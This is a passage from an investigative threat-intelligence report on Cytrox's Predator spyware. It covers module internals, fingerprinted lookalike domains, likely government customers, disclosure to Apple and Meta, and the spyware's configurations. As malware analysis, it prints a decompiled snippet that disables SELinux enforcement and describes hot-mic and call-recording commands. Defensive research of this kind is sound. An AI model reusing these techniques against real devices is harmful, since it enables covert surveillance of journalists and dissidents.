
Predator stores additional Python modules and native ELF binaries in the fs.db SQLite file which is located at the path set in DB_FILE. The Python interpreter has a frozen module called sqlimper which is responsible for interacting with this database. The database contains a table called files which has a column called file_hash and a column called file_data. The file_hash is used in place of a file name and is computed using the following routine, where n is the name:

```
def hashName(self, n):
    return md5(md5(self.MAGIC + n).digest() * 3).hexdigest()
```

The injector module declares one function, inject, which can inject a shared object into a running process. Interestingly, there is a function called prior to injection which attempts to disable SELinux enforcement via the SELinuxFS.

```
v0 = fopen("/proc/mounts", "r");
v1 = (char *)calloc(0x400uLL, 1uLL);
while ( fgets_unlocked(v1, 1024, v0) )
{
  if ( strstr(v1, "selinuxfs") )
  {
    strtok(v1, " ");
    v2 = strtok(0LL, " ");
    strcpy(&v2[strlen(v2)], "/enforce");
    v3 = fopen(v2, "w");
    fputc_unlocked('0', v3);
    fclose(v3);
    break;
  }
}
fclose(v0);
```

It should be noted that this approach likely will not succeed on devices that have additional checks and protections around SELinux enforcement—for example, Samsung RKP. However, there are artifacts associated with Predator that suggest approaches like RKP can be defeated by stomping on the SELinux access vector cache entries to grant the needed permissions.

The pc2 module contains a single function, pc2_send_command, that is used as an IPC mechanism to send commands to Predator's audio recording component. The supported commands are START_VOIP, STOP_VOIP, START_MICRORECORDER, STOP_MICRORECORDER, and POLL_VOIP. This module works in conjunction with the recorder and voip_recorder modules. Each of the recorder modules have a start and stop function which are used to start/stop Predator's hot mic (recorder) and call recording (voip_recorder) capabilities. Recordings are stored in /data/local/tmp/wd/r/ in MP3 format.

4. Scanning to Find Cytrox Customers

We fingerprinted the behavior of the domains from Table 1 and found additional domains via Shodan and Censys.

Domains	Fingerprint
almasryelyuom[.]com qwxzyl[.]com	[Shodan, Censys]
youtu-be[.]net	
egyqaz[.]com	[Shodan, Censys]
distedc[.]com	[Shodan, Censys]
gosokm[.]com	[Shodan, Censys]
youtubesyncapi[.]com bity[.]ws	[Shodan, Censys]

Table 3: Shodan and Censys fingerprints for Cytrox domains.

Of the Shodan and Censys results, we identified several servers that returned HTTP Server headers with the value "Server," rather than "nginx," These servers were typically hosted on consumer broadband connections available to local subscribers only, rather than cloud-hosting services that can be procured internationally. We believe that the "Server: Server" IPs on consumer broadband connections are *endpoint IPs* that indicate locations of customers. We found endpoint IPs in the following countries, so we conclude that these governments are likely among Cytrox's customers:

Armenia, Egypt, Greece, Indonesia, Madagascar, Oman, Saudi Arabia, Serbia

Scanning also reveals a range of domains used by Cytrox that have country-specific themes, which leads us to suspect that they may be specifically targeted in relation to these countries. We list a subset of these in Table 4.

Country Theme	Cytrox Domain
Egypt	aramexegypt[.]com almasryelyuom[.]com
	alraeesnews[.]net
	bank-alahly.com
	carrefourmisr[.]com
	eg-gov[.]org
	egyqaz[.]com
	etisalategypt.tech
	ikea-egypt[.]net
	orangegypt[.]co
	sinai-new[.]com
	uberegypt.cn[.]com
	vodafoneegypt[.]tech
	yallakora-egy.com
	yuom7[.]net
Ivory Coast	adibjan[.]net politique-koaci[.]info
Madagascar	tribune-mg[.]xyz
Mali	actumali[.]org
Saudi Arabia	niceonase[.]com niceonesa[.]net
Serbia	novosti[.]bid politika[.]bid
Trinidad & Tobago	forwardeshoptt[.]com guardian-tt[.]me

Table 4: Some Cytrox Predator domains indicating country themes.

We additionally identified further domains impersonating popular companies and online sites (Table 5).

Legitimate Service	Cytrox Domain
Apple	applepps[.]com
Fox News	ffoxnewz[.]com
Google Play Store	playestore[.]net
Instagram	instegram[.]co
LinkedIn	lnkedin[.]org
Sephora	sephoragroup[.]com

Legitimate Service	Cytrox Domain
Tesla Motors	teslal[.]shop teslal[.]xyz
Twitter	twtter[.]net tw.itter[.]me
WhatsApp	wha.tsapp[.]me
XNXX	xnxx-hub[.]com
YouTube	youtu-be[.]net youtub[.]app youtubewatch[.]co

Table 5: Some Cytrox Predator domains impersonating legitimate companies or websites.

Special Note: Predator after Pegasus for Saudi Arabia?

An IP address in Saudi Arabia appears to have begun matching our Cytrox Predator fingerprints at the end of July 2021, and we classify this IP address as that of a likely Predator customer. NSO Group's June 30, 2021 transparency report mentions that NSO cut off a client, later reported to be Saudi Arabia by the New York Times, apparently in response to the revelations of spying on Al Jazeera journalists. This may be an indication that Saudi Arabia has switched from Pegasus to Predator.

5. Disclosure & Enforcement

In accordance with the Citizen Lab's vulnerability disclosure policy, we shared copies of Cytrox Predator forensic artifacts with Apple, which has confirmed to the Citizen Lab that they are investigating. In addition, given the abuse of WhatsApp for Predator targeting, the Citizen Lab shared forensic artifacts with Meta's security team.

Today, Thursday, December 16th, Meta is taking an enforcement action against Cytrox, which includes removing approximately 300 Facebook and Instagram accounts linked to Cytrox. Their investigation also reveals an extensive list of lookalike domains used as part of social engineering and malware attacks, which are included in Appendix A of their report.

The Meta report states that they believe Cytrox customers include entities in Egypt, Armenia, Greece, Saudi Arabia, Oman, Colombia, Côte d'Ivoire, Vietnam, Philippines, and Germany, and that they identified additional abusive targeting initiated by Cytrox customers around the world.

6. Conclusion

This report is the first investigation to discover Cytrox's mercenary spyware being abused to target civil society. Remarkably, one of the victims was *simultaneously infected* with NSO Group's Pegasus spyware. NSO Group has received outsized publicity in recent years, thanks to a growing customer list, spiraling abuse problems, and groundbreaking investigative work by civil society. Cytrox and its Predator spyware, meanwhile, are relatively unknown.

The targeting of a single individual with both Pegasus and Predator underscores that the practice of hacking civil society transcends any specific mercenary spyware company. Instead, it is a pattern that we expect will persist as long as autocratic governments are able to obtain sophisticated hacking technology. Absent international and domestic regulations and safeguards, journalists, human rights defenders, and opposition groups will continue to be hacked into the foreseeable future.

The Mercenary Spyware Ecosystem

Both the Citizen Lab and Amnesty International's Security Lab have produced extensive technical reports on NSO Group. While prominent, the mercenary spyware firm was not the first nor is it the only spyware firm of its kind whose technology has been linked to abuse problems. In fact, the market for offensive intrusion capabilities is large, varied, and proliferating internationally.

For example, prior to the Citizen Lab's first report on NSO Group in 2016, we documented extensive abuses of Hacking Team and FinFisher mercenary spyware. (Hacking Team was subsequently rebranded Memento Labs in 2019.) In 2017, we published a report on the spyware firm, Cyberbit, whose technology was used by Ethiopia to mount a global cyber espionage campaign. We also discovered evidence that Cyberbit was marketing its spyware to known human rights abusers, including the Royal Thai Army, the Uzbek secret services, Vietnam, Kazakhstan, Rwanda, Serbia, and Nigeria. Earlier this year, we published a report on yet another spyware firm,

Candiru, with our findings independently corroborated by Microsoft, Google, and the threat intelligence team at ESET. Candiru was subsequently designated alongside NSO Group on the U.S. Commerce Department's "entity list" in November 2021 for "malicious cyber activities."

As evidence continues to surface of new players in the spyware space, the same patterns of abuse will almost certainly persist until the international regulatory environment changes.

Structures to Avoid Accountability

The private intelligence and mercenary surveillance marketplace is marked by complex ownership structures, corporate alliances, and regular rebranding. These practices frustrate investigation, regulation, and accountability. Mercenary spyware companies further evade outside scrutiny by employing complex accounting and incorporation techniques familiar to those used by arms traffickers, money launderers, kleptocrats, and corrupt officials.

As investigative journalists and public interest researchers continue to put a spotlight on mercenary spyware companies, we expect they will continue their efforts to evade scrutiny and accountability.

Acknowledgements

Thanks to to *M.S.* and Ayman Nour. Citizen Lab investigations depend on victims and targets graciously sharing evidence with us.

Thanks to Meta for investigating this case following our notification and taking enforcement actions, and to Apple.

Thanks to TNG.

Thanks to Amnesty Tech for sharing additional WHOIS details pointing to Intellexa.

Thanks to Team Cymru.

Appendix 1: Predator Configurations

Android Configuration:

FS_ENDPOINT	heh	URL component when downloading additional resources
INS_URL	https[:]//egyqaz[.]com/	Base URL when downloading additional resources
FIN_URL	https[:]//egyqaz[.]com/{}/vmq	
DB_STAGE	9	
RSA_PKEY	<an RSA public key>	
WAIT_TIME	2	
P_DIR	/data/local/tmp/wd/	Path to Predator working directory
DB_FILE	/data/local/tmp/wd/fs.db	Path to SQLite database that contains additional tools and Python modules
PE_METHOD	QUAILEGGS	The privilege escalation method to use
INS_CERT	<an x509 cert>	
LIBPYTHON_GIT_COMMIT	2b2f6c3	Git commit hash of the project
FS_KEY	<redacted>	Key used to encrypt SQLite database

iOS Configuration:

Config Key	Config Value	Notes
PERSIST_FLAG	persistflag	Persistence boolean toggle
PERSIST	https[:]//youtubesyncapi[.]com/	Persistence domain endpoint
PERSIST_ID	PI112233445566778899EEEEEEDDEEFF	Persistence identifier
INS_URL	https[:]//bity[.]ws	Base URL when downloading additional resources
INP_URL	http[:]//192.168.2[.]1[:]8080	

Config Key	Config Value	Notes
FIN_URL	https[:]//bity[.]ws/{}/finish	
DB_STAGE	9	
RSA_PKEY	<an RSA public key>	
WAIT_TIME	2	
P_DIR	/private/var/logs/keybagd/	Path to Predator working directory
DB_FILE	/private/var/logs/keybagd/fs.db	Path to SQLite database that contains additional tools and Python modules
ENC_FILE	/private/var/logs/keybagd/arm64e.encrypted	
SHORT_FILE	/private/var/logs/keybagd/Shortcuts.realm	Shortcuts persistence file
SHORT_FILE_LOCK	/private/var/logs/keybagd/Shortcuts.realm.lock	
JS_FILE	/private/var/logs/keybagd/jsPayload.js.encrypted	
JS_KEY_FILE	/private/var/logs/keybagd/jskey.txt	
PRED_KEY_FILE	/private/var/logs/keybagd/predkey.txt	
PE_METHOD	NWIOS	The privilege escalation method to use
INS_CERT	<an x509 cert>	
LIBPYTHON_GIT_COMMIT	unknown	Git commit hash of the project
FS_KEY	TEST	Key used to encrypt SQLite database

1. In 2004, Nour founded the *el-Ghad* party. The *el-Ghad* party split into factions in 2005, with the *Ghad al-Thawra* faction being led by Nour.↩
2. However, we could not find an entity named "Cytrox" in the North Macedonian corporate registry. We did note that the WHOIS record for www.cytrox.com lists "Cytrox DOO Skopje" as registrant and the address as "Macedonia."↩
3. The Dun & Bradstreet database also includes an entry for "Intellexa Limited" in the British Virgin Islands, which was also apparently started in 2017 (a few years before the Irish and Greek entities).↩
4. Public reporting describes Avi Rubinstein as a former IDF officer and the head of a company called Inpedio, which apparently received investments from Israel Aerospace Industries (IAI) along with Cytrox. Our preliminary research suggests that there are some links between Inpedio and Cytrox, beyond both receiving funding from IAI. For example, an individual named Shahak Shalev, whose email appears to be listed on the WHOIS entry for Cytrox, has been identified as an R&D director with Cytrox and VP Technology at Inpedio. Cytrox and Inpedio also appear to have a shared connection to Atooro Fund, an Isareli "investment family fund." Atooro Fund's website notes that its portfolio included Cytrox, which was "acquired by Wispear in 2018." Yonathan Brender, the general managing partner of Atooro Fund, has also listed Inpedio as one of Atooro Fund's portfolio companies on his LinkedIn profile and is listed as a board member of the company on Crunchbase. We also observed what appears to be Inpedio-related entities in the Netherlands, Hungary, and Israel.↩